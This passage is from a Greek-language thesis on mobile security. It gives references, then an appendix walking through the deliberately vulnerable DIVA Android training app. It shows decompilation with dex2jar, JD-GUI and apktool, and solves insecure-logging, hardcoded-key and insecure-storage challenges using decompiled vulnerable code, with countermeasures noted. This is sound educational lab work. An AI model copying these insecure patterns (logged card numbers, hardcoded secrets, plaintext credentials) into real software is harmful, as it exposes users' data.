13. Ezer Osei Yeboah-Boateng, Priscilla Mateko Amanor (2014). Phishing, SMiShing & Vishing: An Assessment of Threats against Mobile Devices. Center for Communications, Media & Information technologies (CMI), dept. of Electronic Systems, Aalborg University, Copenhagen, Coventry University, Accra Campus and a database administrator, Journal of Emerging Trends in Computing and Information Sciences.
<http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.682.2634&rep=rep1&type=pdf>
14. Seung-Hyun Seo, Aditi Gupta, Asmaa Mohamed Sallam, Elisa Bertino, Kangbin Yim (2014). Detecting mobile malware threats to homeland security through static analysis. Department of Computer Science, Purdue University, West Lafayette, Department of Information Security Engineering, Soonchunhyang University, 646 Eupnae, Shinchang, Asan 336-745, Republic of Korea.
<https://doi.org/10.1016/j.jnca.2013.05.008>
15. Matthias Lange, Steffen Liebergeld, Adam Lackorzynski, Alexander Warg, Michael Peter (2011). L4Android: A Generic Operating System Framework for Secure Smartphones. Security in Telecommunications Technische Universität Berlin and Deutsche Telekom Laboratories.
<https://doi.org/10.1145/2046614.2046623>
16. Collin Mulliner and Giovanni Vigna (2006). Vulnerability Analysis of MMS User Agents. University of California, Santa Barbara, USA.
<https://doi.org/10.1109/acsac.2006.55>

17. William Newhouse, Stephanie Keith, Benjamin Scribner, Greg Witte (2017). National Initiative for Cybersecurity Education (NICE) Cybersecurity Workforce Framework. National Institute of Standards and Technology Kent Rochford, Acting NIST Director and Under Secretary of Commerce for Standards and Technology.
<https://doi.org/10.6028/nist.sp.800-181>
18. Joint Task Force on Cybersecurity Education 2017. Cybersecurity Curricula 2017: Curriculum Guidelines for Post-Secondary Degree Programs in Cybersecurity.
https://cybered.hosting.acm.org/wp/wp-content/uploads/2018/02/csec2017_web.pdf
19. Jignesh Joshi, Chandresh Parekh (2016). Android Smartphone Vulnerabilities: A Survey. International Conference on Advances in Computing, Communication, & Automation.
<https://doi.org/10.1109/icacca.2016.7578857>
20. Milad Taleby Ahvanooey, Prof. Qianmu Li, Mahdi Rabbani Ahmed Raza Rajput (2017). A Survey on Smartphones Security: Software Vulnerabilities, Malware, and Attacks. School of Computer Science and Engineering, Nanjing University of Science and Technology.
<https://doi.org/10.14569/ijacsa.2017.081005>
21. Jalal B. Hur, Jawwad A. Shamsi (2017). A Survey on Security Issues, Vulnerabilities and Attacks in Android based Smartphone. Dept. of Computer Science National University of Computer & Emerging Sciences, Karachi, Pakistan.
<https://doi.org/10.1109/iciict.2017.8320163>
22. Maurice Dawson, Pedro Taveras, Danielle Taylor (2019). Applying Software Assurance and Cybersecurity NICE Job Tasks through Secure Software Engineering Labs. Procedi Computer Science.
<https://doi.org/10.1016/j.procs.2019.12.187>
23. Lorena Gonzalez-Manzano, Jose M. de Fuentes (2019). Design recommendations for online cybersecurity courses. Computer Science Department, Universidad Carlos III de Madrid, Spain.
<https://doi.org/10.1016/j.cose.2018.09.009>
24. Jennifer Wescott, Dr. Ulku Clark (2017). Cyber Defence Education & A Linux Toolkit. Information Systems University of North Carolina Wilmington.
<http://proc.iscap.info/2017/pdf/4380.pdf>
25. Syed Farhan Alam Zaidi, Munam Ali Shah, Muhammad Kamran, Qaisar Javaid, Sijing Zhang (2016). A Survey on Security for Smartphone Device. International Journal of Advanced Computer Science and Applications Vol.7, No. 4.
<https://doi.org/10.14569/ijacsa.2016.070426>

26. Muhammad Rizwan Asghar, Andrew Luxton-Reilly (2020). A Case Study of a Cybersecurity Programme. Proceedings of the 51st ACM Technical Symposium on Computer Science.
<https://doi.org/10.1145/3328778.3366918>
27. Kenneth J. Knapp, Christopher Maurer, Miloslava Plachkinova (2017). Mainting a Cybersecurity Curriculum: Professional Certifications as Valuable Guidance. Journal of Information Systems Education, Vol. 28.
<https://www.semanticscholar.org/paper/Maintaining-a-Cybersecurity-Curriculum%3A-as-Valuable-Knapp-Maurer/9fcd7adf33827d8ee12c3b0494d4afb725c339eb>
28. Maximilian Zinkus, Tushar M. Jois, Matthew Green (2021). Data Security on Mobile Devices: Current State of the Art, Open Problems, and Proposed Solutions. Johns Hopkins University.
<https://arxiv.org/pdf/2105.12613.pdf>
29. Shivi Garg, Niyati Baliyan (2021). Comparative analysis of Android and iOS from security viewpoint. Computer Science Review, Vol. 40.
<https://doi.org/10.1016/j.cosrev.2021.100372>
30. Junwei Tang, Ruixuan Li, Kaipeng Wang, Xiwu Gu, Zhiyong Xu (2020). A Novel Hybrid Method to Analyze Security Vulnerabilities in Android Applications. Tsinghua Science and Technology Vol. 25.
<https://doi.org/10.26599/tst.2019.9010067>
31. Teresa M. Takai, Richard Hale, Paul Grant, Dominic Cussatt, Kurt Eleam, Adolpho Tarasiuk Jr, Charlene Leubecker, Catherine A. Henson, Greg Hall, Charles H. Romine, Donna Dodson, Ron Ross, Richard Spires, Jeffrey Wilk, Deborah Bodeau, Peter Williams, Gary Stoneburner, Steve Rodrigo, Karen Quigg, Jennifer Fabius, Peter Gouldmann, Christina Sames, Kelley Dempsey, Arnold Johnson, Christian Enloe (2012). Guide for Conducting Risk Assessments. Computer Security Division Information Technology Laboratory National Institute of Standards and Technology.
<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf>
32. Joey Janssen, Marco Spruit (2019). M-RAM: a Mobile Risk Assessment Method for Enterprise Mobile Security. Department of Information and Computing Sciences Utrecht University, Utrecht, The Netherlands.
<https://dspace.library.uu.nl/handle/1874/390068>


Παράρτημα Α - Εγκατάσταση και Προετοιμασία Περιβάλλοντος DIVA

Εγκατάσταση - Εγκατάσταση apk στην κινητή συσκευή και λειτουργία της εφαρμογής DIVA. Πρώτο βήμα αποτελεί η εγκατάσταση του αρχείου DIVA-beta.tar στον υπολογιστή, το οποίο περιλαμβάνει το DIVA-beta.apk, καθώς τα apk αρχεία χρησιμοποιούνται από Android συσκευές, που με τη σειρά του περιέχει την εφαρμογή. Δεύτερο βήμα αποτελεί η εγκατάσταση του Android Studio, καθώς για τη λειτουργία της συσκευής είναι απαραίτητος ένας εξομοιωτής. Μετά την εγκατάσταση του Android Studio επιλέγεται από το μενού το *Profile or debug APK* (Εικόνα 19) και τέλος το DIVA-beta.apk.




Εικόνα 19. Προβολή για το πώς ανοίγει ένα .apk αρχείο στο Android Studio

Αφού ανοίξει το apk στο Android Studio πραγματοποιείται η εγκατάσταση θέτοντάς το έτοιμο για λειτουργία (Εικόνα 20). Για τη λειτουργία του Android Studio θεωρείται απαραίτητη είτε η σύνδεση με τη συσκευή, επιλογή που προτιμήσαμε, είτε η ενεργοποίηση ενός εξομοιωτή από την εφαρμογή. Προηγουμένως απαιτείται η αλλαγή των ρυθμίσεων του κινητού, ώστε να επιτραπεί ο εντοπισμός σφάλματος USB.



Εικόνα 20. Προβολή του apk του DIVA φορτωμένο στο Android Studio.

Για να πραγματοποιηθεί αυτό μεταβαίνουμε στις *Ρυθμίσεις>Σχετικά με το τηλέφωνο* και επιλέγουμε στις *Σύνθετες Ρυθμίσεις* 7 φορές τον αριθμό έκδοσης ώστε να αποκτηθεί η πρόσβαση στις *Επιλογές για προγραμματιστές*, και έπειτα στον εντοπισμό σφάλματος USB. Μετά την ενεργοποίηση συνδέουμε το κινητό στον υπολογιστή θέτοντας το σε λειτουργία MTP. Στη συνέχεια συνδέουμε την συσκευή, αφού πρώτα έχουμε συναινέσει στο μήνυμα σφάλματος USB. Στην εικόνα 21 παρουσιάζεται η εφαρμογή και η συσκευή που θα χρησιμοποιήσει το Android Studio.



Εικόνα 21. Προβολή της εφαρμογής και της συσκευής που θα τρέξει στο Android Studio.

Επιλέγοντας το κουμπί *Run* η εφαρμογή εγκαθίσταται στο κινητό και είναι έτοιμη για χρήση. Στην εικόνα 22 απεικονίζεται το αρχικό μενού του DIVA.



Εικόνα 22. Προβολή του αρχικού μενού του DIVA.

Εγκατάσταση των εργαλείων Dex2jar, JD-GUI και Apktool.

Για την εύρεση ευπαθειών ιδιαίτερα σημαντική αποδεικνύεται η στατική ανάλυση αναστρέφοντας την εφαρμογή. Επομένως, πριν τη επίλυση των προκλήσεων απαιτείται η εγκατάσταση κάποιων εργαλείων που χρησιμεύουν στην αντίστροφη μηχανική των εφαρμογών. Πιο συγκεκριμένα εργαλεία, όπως το *Dex2jar*, το οποίο περιέχει διάφορα εργαλεία για την επεξεργασία *.dex/.odex* αρχείων, των αρχείων δηλαδή που περιέχουν δεδομένα και πληροφορίες για την προετοιμασία και εκτέλεση εφαρμογών σε bytes και έχουν αναπτυχθεί για Android κινητά, αλλά και το *JD-GUI*, ένα αυτόνομο γραφικό εργαλείο που εμφανίζει πηγαίους κώδικες Java αρχείων *.class* και βοηθάει στην περιήγηση στον ανακατασκευασμένο πηγαίο κώδικα για άμεση πρόσβαση σε πεδία και μεθόδους. Τέλος, απαραίτητο θεωρείται και το *Apktool*, ένα εργαλείο που βοηθάει στην αναστροφή εφαρμογών τρίτου μέρους, κλειστών και δυαδικών εφαρμογών Android. Αποκωδικοποιεί τους πόρους της εφαρμογής σχεδόν σε πρωτότυπη μορφή και τους επανατοποθετεί μετά από κάποιες τροποποιήσεις. Με αυτόν τον τρόπο, καθιστά δυνατό τον εντοπισμό σφαλμάτων του κώδικα smali βήμα προς βήμα. Αξίζει να σημειωθεί ότι ο κώδικας smali απεικονίζει τον κώδικα των bytes, που περιέχουν τα αρχεία *.dex*, με τρόπους που είναι κατανοητοί για έναν άνθρωπο.

Λήψη αρχείων Java. Αρχικά, απαραίτητη θεωρείται η λήψη των αναγνωσμένων αρχείων Java χρησιμοποιώντας τα εργαλεία *Dex2jar* και *JD-GUI* που κατεβάσαμε προηγουμένως. Επομένως, εισέρχοντας στον φάκελο του *Dex2jar* μπορούμε να μετατρέψουμε τα αρχεία .dex σε αρχεία .jar με την ακόλουθη εντολή στο τερματικό.(Εικόνα 23)

```
root@kali: ~/Desktop/dex2jar-2.0# d2j-dex2jar diva-beta.apk
dex2jar diva-beta.apk -> ./diva-beta-dex2jar.jar
```


Εικόνα 23. Μετατροπή του αρχείου .dex της εφαρμογής DIVA σε .jar με την αξιοποίηση του script d2j-dex2jar.

Στη συνέχεια εμφανίζεται το *DIVA-beta-dex2jar.jar* αρχείο στον ίδιο κατάλογο μαζί με το apk της εφαρμογής. (Εικόνα 24)



Εικόνα 24. Προβολή του αρχείου .jar στον ίδιο φάκελο με το apk της εφαρμογής.

Ανοίγοντας το αρχείο *DIVA-beta-dex2jar.jar* με την βοήθεια του *JD-GUI* αποκτούμε πρόσβαση στα .java αρχεία της εφαρμογής. (Εικόνα 25)



Εικόνα 25. Το περιεχόμενο του αρχείου .jar με την αξιοποίηση του εργαλείου JD-GUI.

Επιπρόσθετα, για την στατική ανάλυση Android εφαρμογών ιδιαίτερα σημαντική αποδεικνύεται και η πρόσβαση στο αρχείο *AndroidManifest.xml*. Μέσω του αρχείου παρέχονται πληροφορίες σχετικά με την εφαρμογή και την εσωτερική της δομή. Επιπλέον, με την βοήθεια του *Arktool*, που κατεβάσαμε προηγουμένως, και της παρακάτω εντολής είναι δυνατή η απόκτηση του αρχείου *AndroidManifest.xml* αλλά και του κώδικα *smali*(Εικόνα 26 & 27)

```
root@kali: /usr/share/apktool# apktool d diva-beta.apk
I: Using Apktool 2.3.4-dirty on diva-beta.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@kali: /usr/share/apktool#
```

Εικόνα 26. Προβολή της εντολής που χρειάστηκε για να κατεβάσουμε το .xml αρχείο της εφαρμογής.


```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="jakhar.aseem.diva" platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:supportsRtl="true" android:theme="@style/AppTheme">
    <activity android:label="@string/app_name" android:name="jakhar.aseem.diva.MainActivity" android:theme="@style/AppTheme.NoActionBar">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <activity android:label="@string/d1" android:name="jakhar.aseem.diva.LogActivity"/>
    <activity android:label="@string/d2" android:name="jakhar.aseem.diva.HardcodeActivity"/>
    <activity android:label="@string/d3"
android:name="jakhar.aseem.diva.InsecureDataStorage1Activity"/>
    <activity android:label="@string/d4"
android:name="jakhar.aseem.diva.InsecureDataStorage2Activity"/>
    <activity android:label="@string/d5"
android:name="jakhar.aseem.diva.InsecureDataStorage3Activity"/>
    <activity android:label="@string/d6"
android:name="jakhar.aseem.diva.InsecureDataStorage4Activity"/>
    <activity android:label="@string/d7" android:name="jakhar.aseem.diva.SQLInjectionActivity"/>
  >
    <activity android:label="@string/d8"
android:name="jakhar.aseem.diva.InputValidation2URISchemeActivity"/>
    <activity android:label="@string/d9"
android:name="jakhar.aseem.diva.AccessControl1Activity"/>
    <activity android:label="@string/apic_label"
android:name="jakhar.aseem.diva.APICredsActivity">
      <intent-filter>
        <action android:name="jakhar.aseem.diva.action.VIEW_CREDS"/>
        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
    </activity>
  </application>
</manifest>
```

Εικόνα 27. Προβολή του κώδικα AndroidManifest.xml

Μετά την απόκτηση πρόσβασης σε όλα τα απαραίτητα αρχεία καθίσταται εφικτή η αντιμετώπιση των προκλήσεων.

Πρόκληση - Insecure Logging (Ευπάθεια στη διαχείριση ανασφαλούς σύνδεσης)

Ξεκινώντας από την πρόκληση “Insecure logging”, η οποία βοηθάει στην κατανόηση της ευπάθειας του ελέγχου εισαγωγής, στόχος είναι ο εντοπισμός του χώρου καταχώρησης των πληροφοριών που εισάγει ο χρήστης, όπως και του κώδικα που κάνει την εισαγωγή εύαλωτη.



Εικόνα 28. Προβολή του σφάλματος της πρώτης πρόκλησης.

Επιλέγοντας τη πρώτη πρόκληση ζητείται η καταχώρηση ενός αριθμού πιστωτικής κάρτας. Προσθέτοντας τον κωδικό '0000000000' η εφαρμογή εμφανίζει ένα μήνυμα σχετικά με κάποιο σφάλμα και την ένδειξη "Δοκιμάστε Ξανά" (Εικόνα 28). Είναι σύνηθες οι εφαρμογές Android να καταγράφουν ευαίσθητες πληροφορίες στο logcat, το οποίο είναι το κεντρικό σημείο όπου καταγράφονται όλες οι γενικές πληροφορίες του λογισμικού της κινητής συσκευής αλλά και όλες οι τελευταίες κινήσεις κατά χρονολογική σειρά. Στη συνέχεια, αφού βεβαιωθεί ότι η εφαρμογή καταγράφει τα δεδομένα σε logcat, μπήκαμε στον κατάλογο Android/Sdk/platform-tools και γίνεται χρήση του ADB, ενός βοηθητικού προγράμματος γραμμής εντολών που περιλαμβάνεται στο Android SDK της Google. Το ADB παρέχει μια διεπαφή τερματικού για τον έλεγχο της συσκευής Android που είναι συνδεδεμένη με έναν υπολογιστή και μπορεί να χρησιμοποιηθεί για την εκτέλεση εντολών κελύφους, την μεταφορά αρχείων, την εγκατάσταση εφαρμογών και την επανεκκίνηση. Δίνοντας την παρακάτω εντολή επιτυγχάνεται η πρόσβαση στο logcat (Εικόνα 29).

```
root@kali:~/Android/Sdk/platform-tools# ./adb logcat
```


Εικόνα 29. Προβολή της εντολής για την πρόσβαση στο logcat της συσκευής.

Για να επιβεβαιωθεί ότι υπάρχει σφάλμα της εισαγωγής στο logcat προστίθεται ο κωδικός '0000000000' αλλά με ταυτόχρονη λειτουργία του logcat. Στη συνέχεια εξετάζοντας το logcat συναντάται το σφάλμα της εισαγωγής και τα στοιχεία που έχουν εισαχθεί. Για να επιβεβαιωθεί ότι υπάρχει σφάλμα της εισαγωγής στο logcat προστίθεται ο κωδικός '0000000000' αλλά με ταυτόχρονη λειτουργία του logcat. Στη συνέχεια εξετάζοντας το logcat συναντάται το σφάλμα της εισαγωγής και τα στοιχεία που έχουν εισαχθεί (Εικόνα 30).

```
11-02 16:26:22.345 26199 26199 E diva-log: Error while processing transaction with credit card: 0000000000
```

Εικόνα 30. Προβολή του σφάλματος της πρώτης πρόκλησης στο logcat.

Από τα παραπάνω γίνεται αντιληπτό ότι υπάρχει ευπάθεια στον κώδικα. Για αυτό το λόγο ανοίγουμε το LogActivity.class αρχείο με το JD-GUI και γίνεται έλεγχος του κώδικα. Στην εικόνα 31 παρουσιάζεται ο κώδικας της παρούσας πρόκλησης και το σφάλμα που υπάρχει στον κώδικα.



```
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class LogActivity extends AppCompatActivity {
    private void processCC(String paramString) { throw new RuntimeException(); }

    public void checkout(View paramView) {
        EditText editText = (EditText)findViewById(2131493014);
        try {
            processCC(editText.getText().toString());
        } catch (RuntimeException runtimeException) {
            Log.e("diva-log", "Error while processing transaction with credit card: " + editText.getText().toString());
            Toast.makeText(this, "An error occurred. Please try again later", 0).show();
        }
    }

    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2130968615);
    }
}
```


Εικόνα 31. Προβολή του κώδικα του .class αρχείου για την πρώτη πρόκληση.

Πρόκληση - Hardcoding Issues- Part 1 (Ευπάθεια σε θέματα σκληρής κωδικοποίησης - Μέρος 1)

Η συγκεκριμένη πρόκληση αφορά τα ζητήματα κατάρτισης, τα οποία χωρίζονται σε δύο μέρη το *Hardcoding Issues Part 1* και το *Hardcoding Issues Part 2*. Ο στόχος είναι ο εντοπισμός κλειδιού- προμηθευτή και η εισαγωγή του στην εφαρμογή για την απόκτηση πρόσβασης. Στην εικόνα 32 παρουσιάζεται η αρχική οθόνη της παρούσας πρόκλησης.

Ευπάθεια: Παρατηρείται ότι ευπάθεια μπορεί να δημιουργηθεί μόνο μετά τη χρήση κάποιας κωδικοποιημένης από τους προγραμματιστές πληροφορίας. Με αυτόν τον τρόπο αποκτάται πρόσβαση χωρίς να χρειάζονται απαραίτητα τα στοιχεία του χρήστη.

Πιθανά αντίμετρα: Για την αντιμετώπιση της παραπάνω ευπάθειας χρειάζεται μια διαδικασία εξουσιοδότησης στην κωδικοποιημένη από τους προγραμματιστές πληροφορία ή μια τελείως κρυφή πληροφορία, ώστε να μην εντοπίζεται. Με αυτόν τον τρόπο αποτρέπεται η πρόσβαση στην κωδικοποιημένη πληροφορία της εφαρμογής και του χρήστη της σε οποιονδήποτε επιχειρήσει να την αποκτήσει.



Εικόνα 32. Προβολή της δεύτερης πρόκλησης.

Είναι σύνηθες οι προγραμματιστές να κωδικοποιούν ευαίσθητες πληροφορίες στον πηγαίο κώδικα. Για αυτό το λόγο ανοίγουμε το αρχείο HardcoreActivity.class κάνοντας ξανά χρήση του JD-GUI και παρατηρούμε τον παρακάτω κώδικα (Εικόνα 33).

```
HardcodeActivity.class
package jakhar.aseem.diva;


import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class HardcodeActivity extends AppCompatActivity {
    public void access(View paramView) {
        if (((EditText)findViewById(2131492987)).getText().toString().equals("vendorsecretkey")) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
            return;
        }
        Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
    }

    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2130968607);
    }
}
```

Εικόνα 33. Προβολή του κώδικα .class για την δεύτερη πρόκληση.

Το μυστικό κλειδί έχει κωδικοποιηθεί για να ταιριάζει με την είσοδο του χρήστη “vendorsecretkey”. Το εισάγουμε και επιτυγχάνεται πρόσβαση στην εφαρμογή (Εικόνα 34).



Εικόνα 34. Προβολή του μηνύματος της δεύτερης πρόκλησης όταν βάλουμε το σωστό κλειδί.

Πρόκληση – Insecure Data Storage – Part 1 (Ευπάθεια στην διαχείριση μη ασφαλούς αποθήκευσης των δεδομένων – Μέρος 1)

Η συγκεκριμένη πρόκληση αφορά την αποθήκευση δεδομένων ασφαλείας, η οποία χωρίζεται σε 4 μέρη, το *Insecure Data Storage Part 1*, το *Insecure Data Storage Part 2*, *Insecure Data Storage Part 3* και το *Insecure Data Storage Part 4*. Στόχος είναι ο εντοπισμός του χώρου αποθήκευσης των δεδομένων, που εισάγονται από τον χρήστη, αλλά και του κώδικα που τα καθιστά εύάλωτα.

Ευπάθεια: Γίνεται αντιληπτό ότι εντοπίζοντας τον χώρο αποθήκευσης των δεδομένων που εισάγει ο χρήστης δημιουργείται μια ευπάθεια, την οποία είναι πολύ εύκολο κάποιος να εκμεταλλευτεί ώστε να αποκτήσει πρόσβαση στην εφαρμογή, υποκλέβοντας τα δεδομένα εισαγωγής του.

Πιθανά αντίμετρα: Για την αντιμετώπιση της ευπάθειας και την αποτροπή πρόσβασης σε αρχεία της συσκευής απαιτείται μια διαδικασία της εξουσιοδότησης στο κέλυφος του ADB .

Αρχικά, όπως φαίνεται και παρακάτω, τα δεδομένα εισάγονται στα πεδία επεξεργασίας κειμένου της εφαρμογής (SECRET:SECRET), ενώ πατώντας το κουμπί Save τα δεδομένα αποθηκεύονται (Εικόνα 35).



Εικόνα 35. Προβολή των στοιχείων που βάλαμε στην τρίτη πρόκληση.

Για τον εντοπισμό του χώρου αποθήκευσης των δεδομένων και με τη χρήση του JD-GUI ανοίγεται το αρχείο `InsecureDataStorage1Activity.class`. Παρατηρώντας τον παρακάτω πηγαίο κώδικα γίνεται αντιληπτό ότι η εφαρμογή χρησιμοποιεί `Shared Preferences` για την αποθήκευση ευαίσθητων δεδομένων που εισάγει ο χρήστης (Εικόνα 36). Τα `Shared Preferences` επιτρέπουν στις δραστηριότητες και τις εφαρμογές με την μορφή ζεύγους τιμών-κλειδιά να διατηρήσουν τις προτιμήσεις τους, ακόμα και όταν ο χρήστης απενεργοποιήσει την εφαρμογή.

```

InsecureDataStorage1Activity.class
package jakhar.aseem.diva;

import android.content.SharedPreferences;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class InsecureDataStorage1Activity extends AppCompatActivity {
    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2130968611);
    }

    public void saveCredentials(View paramView) {
        SharedPreferences.Editor editor = PreferenceManager.getDefaultSharedPreferences(this).edit();
        EditText editText1 = (EditText)findViewById(2131493000);
        EditText editText2 = (EditText)findViewById(2131493001);
        editor.putString("user", editText1.getText().toString());
        editor.putString("password", editText2.getText().toString());
        editor.commit();
        Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    }
}

```

Εικόνα 36. Προβολή του κώδικα .class της τρίτης πρόκλησης.

